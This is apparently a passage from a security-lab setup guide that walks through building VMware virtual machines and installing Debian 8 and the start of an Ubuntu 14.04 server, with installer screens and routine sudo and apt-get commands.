
The install steps here will be repeated four times, once for each server listed in the spec above. If the installer has experience with cloning, VMware Converter can be used to clone the first built virtual machine and make edits as required. The virtual machines can also be created with VMware Workstation 12 and then moved to the VMware server. How to use VMware converter and VMware workstation will not be covered here. VMware experience is helpful to speed up the installation of the virtual machines. If the installer has minimum VMware experience, the steps here will cover building each virtual machine individually; it will just take a little longer to setup the lab.

Note: Internet Access is required to install Debian and Unbuntu


1. Create New Virtual Machine
2. Choose Typical, Click Next
3. Add Server Name from the Spec, Click Next
4. Choose the Datastore from the Spec, Click Next
5. Choose the Guest Operating System from the Spec, Click Next
6. Create Networking, from the Spec, Click Next
7. Create the Disk from the Spec, Click Next
8. Review the Specs
9. Before Clicking Finish, Check the box next to “Edit the virtual machine settings before completion”, Click Continue




10. Reviewing the Spec Change the configuration for memory and cpu



11. Add the ISO image from the Spec, Make sure “Connect at power on” is selected



12. Click Finish,
13. Watch the Recent Task Window to make sure there are no errors building the virtual machine




14. Right Click on Virtual Machine and Select Open Console

15. Click the Green Power On Icon to start the virtual machine, watch the virtual machine boot.



16. Using the mouse, single left mouse click inside the virtual machine window
- When selected, the mouse will not be available to the workstation operation system, only the virtual machine
  - To release the mouse from the virtual machine, press ctrl and alt together
17. Select Install and Press Enter




18. Select English and Press Enter



19. Select United States for Location, Press Enter



20. Select American English for Keyboard, Press Enter



21. Enter Hostname, Select Continue, Press Enter

[!] Configure the network

Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:

bind

<Go Back> <Continue>

## 22. Enter Domain Name, Select Continue, Press Enter

[!] Configure the network

The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.

Domain name:

security.local

<Go Back> <Continue>

## 23. Enter Root Password, Select Continue, Press Enter

[!] Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:

\*\*\*\*\*

<Go Back> <Continue>

## 24. Verify Root Password, Select Continue, Press Enter

[!] Set up users and passwords

Please enter the same root password again to verify that you have typed it correctly.

Re-enter password to verify:

\*\*\*\*\*

<Go Back> <Continue>

## 25. Document and store the root password somewhere secure

## 26. Enter Full Name, Select Continue, Press Enter

!!! Set up users and passwords

A user account will be created for you to use instead of the root account for non-administrative activities.

Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.

Full name for the new user:

s0apb0x

<Go Back> <Continue>

### 27. Enter User Name, Select Continue, Press Enter

!!! Set up users and passwords

Select a username for the new account. Your first name is a reasonable choice. The username should start with a lower-case letter, which can be followed by any combination of numbers and more lower-case letters.

Username for your account:

s0apb0x

<Go Back> <Continue>

### 28. Enter password for user, Select Continue, Press Enter

!!! Set up users and passwords

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

Choose a password for the new user:

\*\*\*\*\*

<Go Back> <Continue>

### 29. Re-enter password for User, Select Continue, Press Enter

!!! Set up users and passwords

Please enter the same user password again to verify you have typed it correctly.

Re-enter password to verify:

\*\*\*\*\*

<Go Back> <Continue>

### 30. Select appropriate Time Zone, Press Enter


!! Configure the clock

If the desired time zone is not listed, then please go back to the previous screen and select a country that uses the desired time zone (the country you are located in).


Select your time zone:

- Eastern
- Central
- Mountain
- Pacific
- Alaska
- Hawaii
- Arizona
- East Indiana
- Samoa

### 31. Select "Guided – use entire disk and set up LVM", Press Enter




### 32. Select VMware Virtual Disk, Press Enter




### 33. Select “Separate /home, /var, and /tmp partitions” and Press Enter

- a. **IMPORTANT NOTE:** When building the Splunk Server, choose “All files in one partition”, all other servers can use separate partitions.



### 34. Select “Yes” to write changes to disk and Press Enter



### 35. Select “Finish partitioning and write changes to disk” and Press Enter

```

[!!!] Partition disks

This is an overview of your currently configured partitions and mount points. Select a
partition to modify its settings (file system, mount point, etc.), a free space to create
partitions, or a device to initialize its partition table.

Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes

LVM VG debian-vg, LV home - 6.6 GB Linux device-mapper (linear)
#1 6.6 GB f ext4 /home
LVM VG debian-vg, LV root - 5.9 GB Linux device-mapper (linear)
#1 5.9 GB f ext4 /
LVM VG debian-vg, LV swap_1 - 1.1 GB Linux device-mapper (linear)
#1 1.1 GB f swap swap
LVM VG debian-vg, LV tmp - 398.5 MB Linux device-mapper (linear)
#1 398.5 MB f ext4 /tmp
LVM VG debian-vg, LV var - 3.0 GB Linux device-mapper (linear)
#1 3.0 GB f ext4 /var
SCSI3 (0,0,0) (sda) - 17.2 GB VMware Virtual disk
#1 primary 254.8 MB f ext2 /boot
#5 logical 16.9 GB K lvm

Undo changes to partitions
Finish partitioning and write changes to disk

<Go Back>

```

### 36. Select “Yes” to write changes to disk and Press Enter

```

[!!!] Partition disks

If you continue, the changes listed below will be written to the disks. Otherwise, you
will be able to make further changes manually.

The partition tables of the following devices are changed:
LVM VG debian-vg, LV home
LVM VG debian-vg, LV root
LVM VG debian-vg, LV swap_1
LVM VG debian-vg, LV tmp
LVM VG debian-vg, LV var
SCSI3 (0,0,0) (sda)

The following partitions are going to be formatted:
LVM VG debian-vg, LV home as ext4
LVM VG debian-vg, LV root as ext4
LVM VG debian-vg, LV swap_1 as swap
LVM VG debian-vg, LV tmp as ext4
LVM VG debian-vg, LV var as ext4
partition #1 of SCSI3 (0,0,0) (sda) as ext2

Write the changes to disks?

<Yes> <No>

```

### 37. Base system will start to install

```


Installing the base system

29%

Extracting udev...

```


### 38. Choose a Mirror for package downloads, Select location closet to lab location, and Press Enter




### 39. Choose default ftp location and Press Enter




### 40. Leave HTTP proxy blank unless there is one, Select Continue, and Press Enter



41. Install will scan mirrors and start installing additional software




42. It's up to the installer to popularity-contest, Choose Yes or No, and Press Enter




43. Choose Software Selection

- Only choose SSH Server and standard system utilities
- Deselect everything else
- Before selecting continue and pressing enter the selections should look exactly like this




- Select Continue and Press Enter


44. Packages will download and start to install




45. Select “Yes” and Press Enter to install Grub Boot Loader to MBR




46. Select “/dev/sda” and Press Enter




47. Select Continue and Press Enter to reboot



48. The Linux Image will automatically boot.



49. Login to system with configured credentials.



50. Install sudo and add user to group

- Execute “su -l root”
- Execute “apt-get install sudo”

```
s0apbox@debian:~$ su -l root
Password:
root@debian:~# apt-get install sudo
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  sudo
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 855 kB of archives.
After this operation, 2,390 kB of additional disk space will be used.
Get:1 http://ftp.us.debian.org/debian/ jessie/main sudo amd64 1.8.10p3-1+deb8u3 [855 kB]
Fetched 855 kB in 1s (756 kB/s)
Selecting previously unselected package sudo.
(Reading database ... 29885 files and directories currently installed.)
Preparing to unpack .../sudo_1.8.10p3-1+deb8u3_amd64.deb ...
Unpacking sudo (1.8.10p3-1+deb8u3) ...
Processing triggers for man-db (2.7.0.2-5) ...
Processing triggers for systemd (215-17+deb8u4) ...
Setting up sudo (1.8.10p3-1+deb8u3) ...
Processing triggers for systemd (215-17+deb8u4) ...
root@debian:~#
```

- Execute “sudo adduser yourusername sudo”

```

root@debian:~# sudo adduser s0apb0x sudo
Adding user `s0apb0x' to group `sudo' ...
Adding user s0apb0x to group sudo
Done.
root@debian:~# _

```

- d. Execute “exit” (Leave Root Prompt)
- e. Execute “newgrp sudo”
  - i. Helpful Link: <https://arkaitzj.wordpress.com/2010/03/08/linux-add-user-to-a-group-without-logout/>

## 51. Patch and update system

- a. sudo apt-get update

```

s0apb0x@debian:~$ sudo apt-get update
[sudo] password for s0apb0x:
Ign http://ftp.us.debian.org jessie InRelease
Hit http://security.debian.org jessie/updates InRelease
Hit http://ftp.us.debian.org jessie-updates InRelease
Hit http://ftp.us.debian.org jessie Release.gpg
Hit http://ftp.us.debian.org jessie Release
Hit http://security.debian.org jessie/updates/main Sources
Hit http://ftp.us.debian.org jessie-updates/main Sources
Get:1 http://ftp.us.debian.org jessie-updates/main amd64 Packages/DiffIndex [3,472 B]
Hit http://security.debian.org jessie/updates/main amd64 Packages
Get:2 http://ftp.us.debian.org jessie-updates/main Translation-en/DiffIndex [1,720 B]
Hit http://security.debian.org jessie/updates/main Translation-en
Hit http://ftp.us.debian.org jessie/main Sources
Hit http://ftp.us.debian.org jessie/main amd64 Packages
Hit http://ftp.us.debian.org jessie/main Translation-en
Fetched 5,192 B in 1s (2,813 B/s)
Reading package lists... Done
s0apb0x@debian:~$ _

```

- b. sudo apt-get upgrade
  - i. Allow any updates to install
- c. sudo apt-get dist-upgrade
  - i. Allow any updates to install

## 52. Install VMware Open Tools

- a. Execute “sudo apt-get install open-vm-tools”
- b. Okay installing any dependencies

## 53. Install Next Operating System, Repeat Installation Steps


# 18. Install Ubuntu 14.04.4 LTS

- Server Specs
  - DNS Server
    - Server Name = DNSTunnelServerDNSCAT2
    - IP Address = 172.31.30.101
    - NIC Card = Firewall Leg 2
    - HardDrive = 20 GB / Thick Provision Lazy Zeroed
    - Memory = 384 MB
    - Guest Operating System = Ubuntu Linux (64 Bit)
    - ISO = [datastore1] iso/Ubuntu/14/mini.iso
1. Follow the same steps from Install Debian8 to build the virtual machine up to installing the OS.
  2. Open the Console


3. Start the Virtual Machine by clicking on the green start icon



4. Press Enter to Install




5. Choose Language and Press Enter




6. Choose Location and Press Enter




7. Do not detect keyboard layout and Press Enter



